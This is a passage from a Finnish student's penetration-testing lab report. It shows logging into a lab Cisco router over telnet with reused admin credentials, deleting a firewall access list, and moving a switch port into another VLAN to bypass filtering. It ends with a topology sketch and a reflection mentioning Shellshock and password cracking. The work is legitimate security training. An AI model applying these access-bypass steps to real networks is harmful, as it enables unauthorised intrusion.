Tässä kohtaa tehtävää oli kuitenkin jo selvinnyt, että xyamkin tietoturva on todella huonolla tasolla, joten päättelin, että on todennäköistä, että salasanat on käytössä muuallakin.

2.5 Pääsy dindong.fi:hin

Tässä kohtaa päätin traceroute komennolla kokeilla missä kohtaa reittiä pääsyn esto sivulle tapahtuu. Selvisi, että se tapahtuu ip-osoitteessa 10.11.12.2, tästä oli pääteltävissä, että kysessä on todennäköisesti, jonkinlainen reititin.

```
root@Kali-desktop:~# traceroute dingdong.fi
traceroute to dingdong.fi (80.248.2.167), 30 hops max, 60 byte packets
 1  42.19.10.1 (42.19.10.1)  4.221 ms  3.998 ms  4.243 ms
 2  10.11.12.2 (10.11.12.2)  4.144 ms  4.799 ms  5.399 ms
 3  10.11.12.2 (10.11.12.2)  5.364 ms !X * *
```

Kuva 15: traceroute dingdong.fi

Tehtävän muissakin verkkolaitteissa oli telnet yhteys, joten päättelin että todennäköisesti tässäkin laitteessa on telnet yhteys ja kokeilin asiaa. Telnet yhteys osoitteeseen 10.11.12.2 onnistui.

Selvitetiin xyamkin verkkosivuilta, että keitä 192.168.100.244 palvelimelta löydetyt käyttäjät ovat organisaatiossa. Selvisi että Timo Hannula on organisaation verkkovastaava. Joten päätin kokeilla onnistuisiko Timo Hannulan tunnuksilla kirjautuminen laitteeseen 10.11.12.2 ja se onnistui.

```
root@Kali-desktop:~# telnet 10.11.12.2
Trying 10.11.12.2...
Connected to 10.11.12.2.
Escape character is '^]'.

**************************************************************************
* IOSv is strictly limited to use for evaluation, demonstration and IOS  *
* education. IOSv is provided as-is and is not supported by Cisco's      *
* Technical Advisory Center. Any use or disclosure, in whole or in part, *
* of the IOSv Software or Documentation to any third party for any       *
* purposes is expressly prohibited except as otherwise authorized by     *
* Cisco in writing.                                                      *
**************************************************************************

User Access Verification

Username: timo_hannula
Password:
**************************************************************************
* IOSv is strictly limited to use for evaluation, demonstration and IOS  *
* education. IOSv is provided as-is and is not supported by Cisco's      *
* Technical Advisory Center. Any use or disclosure, in whole or in part, *
* of the IOSv Software or Documentation to any third party for any       *
* purposes is expressly prohibited except as otherwise authorized by     *
* Cisco in writing.                                                      *
**************************************************************************
CampusEdge#
```


Kuva 16: 10.11.12.2 kirjauduttu Timo Hannulan tunnuksilla.

Selvitettiin mikä konfiguraatio laitteessa estää liikenteen dingdong.fi:hin. Laitteen running configista löytyi GigabitEthernet liitännästä ip-access group määritys.

```
interface GigabitEthernet0/0
 description to ISP
 ip address 172.18.0.2 255.255.255.0
 ip access-group FW-IN out
 duplex auto
 speed auto
 media-type rj45
 no cdp enable
```

Kuva 17: ip access group

Tässä kohtaa opintoja ciscon komentorivi alkaa jo olla perusominaisuuksiltaan tuttu, ja tiesin, että konfiguraation voi postaa lisäämällä “no” configuraation eteen. Joten mentiin ciscon laitteessa interface G0/0 konfiguraatioon ja ajettiin sinne komento “no ip access-group FW-IN out”. Tämän jälkeen kokeilin avata verkkoselaimessa sivun dingdong.fi ja se avautui. Dingdong.fi:stä löytyi klassinen pacman peli.



Kuva 18: dingdong.fi

2.6 Vlan reitti

Laboratooriossa Ciscon tukiasemassa 42.19.10.5 interfacella g0/0 oli descriptionina “trunk to Vlan edge router”. Trunk tarkoittaa sitä, että kaapelin sisällä


menee useampi virtuaalinen kaapeli. Olin aikaisemmin tietoverkkojen perusteet kurssilla tehnyt ylimääräisen harjoitustehtävän liittyen trunkkiin ja vlaneihin, joten tiesin suunnilleen miten ne toimivat.

42.19.10.5 laitteessa kaikki päätelaitteiden interfacet oli kuitenkin vlanissa 1. Katsomalla mac taulukkoa kutenkin huomattiin että turnk interfacessa g0/0 on kaksi eri mac osoitetta, joista toinen vlanissa 1 ja toinen vlanissa 20. Tästä on pääteltävissä että trunkissa kulkee vlanit 1 ja 20.

```
Wifi#sh mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    0017.b65f.c110    DYNAMIC     Gi1/1
   1    001f.748f.be10    DYNAMIC     Gi0/2
   1    0084.4f73.1610    DYNAMIC     Gi0/0
   1    00c4.fe58.8a10    DYNAMIC     Gi1/2
  20    0084.4f73.1610    DYNAMIC     Gi0/0
```


Kuva 19: Mac osoite taulukko.

Mac osoitetalukosta saadaan myös selville missä interfacessa harjoituksen toinen kali kone on (g1/2). Siirtämällä interfacen vlaniin 20 saamme tämän interfacen liikenteen kulkemaan trunkissa vlanissa 20. Tämän jälkeen toisesta kalista uudelleen käynnistettiin networking, jonka jälkeen kali sai ip osoitteen avaruudesta 42.19.20.0/24. Palomuuri, joka estää liikenteen dingdong.fi:fin ilmeisesti estää sen vain osoiteavaruudesta 42.19.10.0/24, joten uuden osoitteen saatuaan kalilla pääsee pelaamaan peliä.



Kuva 20: Pääsy dingdong.fi:hin ja osoite avaruudesta 42.19.20.0/24

3 XYAMK VERKON TOPOLOGIA



Kuva 21: Näkemykseni verkon topologiasta

Tässä näkemykseni verkon topologiasta. Malli muodostettu harjoituksen etenemisen ja traceroute komentojen avulla. Aluksi verkon topologiassa hämmensi kaksi löytyvää ciscon verkkolaitettta 42.19.10.0/24 verkossa, koska traceroute komennoissa 42.19.10.5 laite ei näy hoppina. Kuvan mallinen kytkentä kuitenkin varmistettu ajamalla shutdown komento 42.19.10.5 laitteen interfaceen G0/0, jolloin menetettiin yhteys 42.19.10.1 laitteeseen. 42.19.10.5

on kuitenkin vain wireless access poin, joten se ei näy hoppina traceroute komennossa, kun taas 42.19.10.1 laite taas reitittää myös verkkoliikennettä, joten se näkyy traceroute komennossa.

Ciscon reitittimestä, jolla on osoitteet 42.19.20.1 ja 42.19.10.1 läpi menee trunk liitäntä tukiasemalle 42.19.10.5. Tämä osio topologiasta sisältää 2 osoiteavarutta (42.19.10.0/24 ja 42.19.20.0/24), ja 42.19.20.0/24 osoitteen saa myös päätelaitteelle, jos sen siirtää vlaniin 20 tukiasemassa.

4 POHDINTA

Harjoitus oli hyvä ensikosketus penetraatiotestaamiseen ja siihen keinoihin ja työkaluihin. Harjoitus ei ollut liian helppo ja sen läpi pääseminen ei oltu tehty liian yksinkertaiseksi. Harjoitus tuotti välillä turhaantumista, mutta turhaantuminen palkittiin lopussa onnistumisella. Turhaantumista itselleni eniten aiheutti, kun jäin pidemmäksi aikaa jumiin siihen, kun verkkosivuille päästiin kirjautumaan, mutta en päässyt eteenpäin vaikka mitä yritin. Turhautumista aiheutti myös toisen vlan reitin löytäminen. Kokeilin vaikka mitä liittyen vlaneihin accesspointissa käyttäen kokeiluun paljon aikaa, kunnes oikea tapa tehdä reitti päätepisteeseen vlaneilla löytyi ja se tuntui todella palkitsevalta.

Harjoituksessa opin myös uutta linux käyttöjärjestelmän komentokehoitteesta. Uutta oli muun muassa shellhock haavoittuvuus ja sen käyttö. Olin kuullut siitä aikaisemmin, mutta en tiennyt miten se käytännössä toimii. SSH, telnet olivat etuudeltaan tuttuja, mutta kertaus, ei ole pahasta. Harjoituksessa komentorivin käyttö ja työkalut mm cat, wget, nano, ja muut tulivat tutuksi harjoitusta tehdessä. Harjoitus oli penetraatiotestaamisen lisäksi myös hyvä harjoitus komentorivin käyttöön.

Harjoituksessa käytetyt penetraatiotyökalut olivat shellshockia ja php shelliä lukuun ottamatta ennalta tuttuja. Nmappia, armitagea ja john the ripperiä oltiin käytetty jo aikaisemmin tunneilla. Näidenkin käyttö, varsinkin johnin vaati kertaamista. Hetki meni ennen kuin opin john the ripperin syntaksin, ja ohjelmassa myöskään ei toimi tabulaattorilla komentojen täyttäminen.

Harjoitus opetti myös tiedonhakutaitoa ja ongelmanratkaisua. Asioita mitä ei itse tiennyt täytyi selvittää. Esimerkiksi shellshock scriptin käyttö vaati jonkin verran ongelman ratkaisua ja vekkopalvelimelta tiedonhaku ja curl työkalun käyttö opetti tiedohakutaitoja liittyen työkaluihin, koska curl ei suuremmin ollut ennalta tuttu itselle. Myös muiden ongelmien ratkaisu harjoituksessa vaati ongelmanratkaisukykyä ja tiedonhakutaitoa.

Harjoituksessa nousi myös ajatuksia siitä, kuinka reikäisiä organisaatioiden verkot ja laitteet voivat oikeasti olla, ja siitä kuinka huonot tietoturvataidot ja kyberhygienia joillakin organisaatioiden jäsenillä välillä on. Valitettavasti tämän harjoituksen tietoturvan tason omaavia yrityksiä löytyy jostakin vielä. Mielestäni tärkeä kyberturvallisuuden osa-alue on kyberturvallisuuden yleistajuistaminen, joten voimme välttää tällaisten verkkojen syntymisen ja olemassaolon.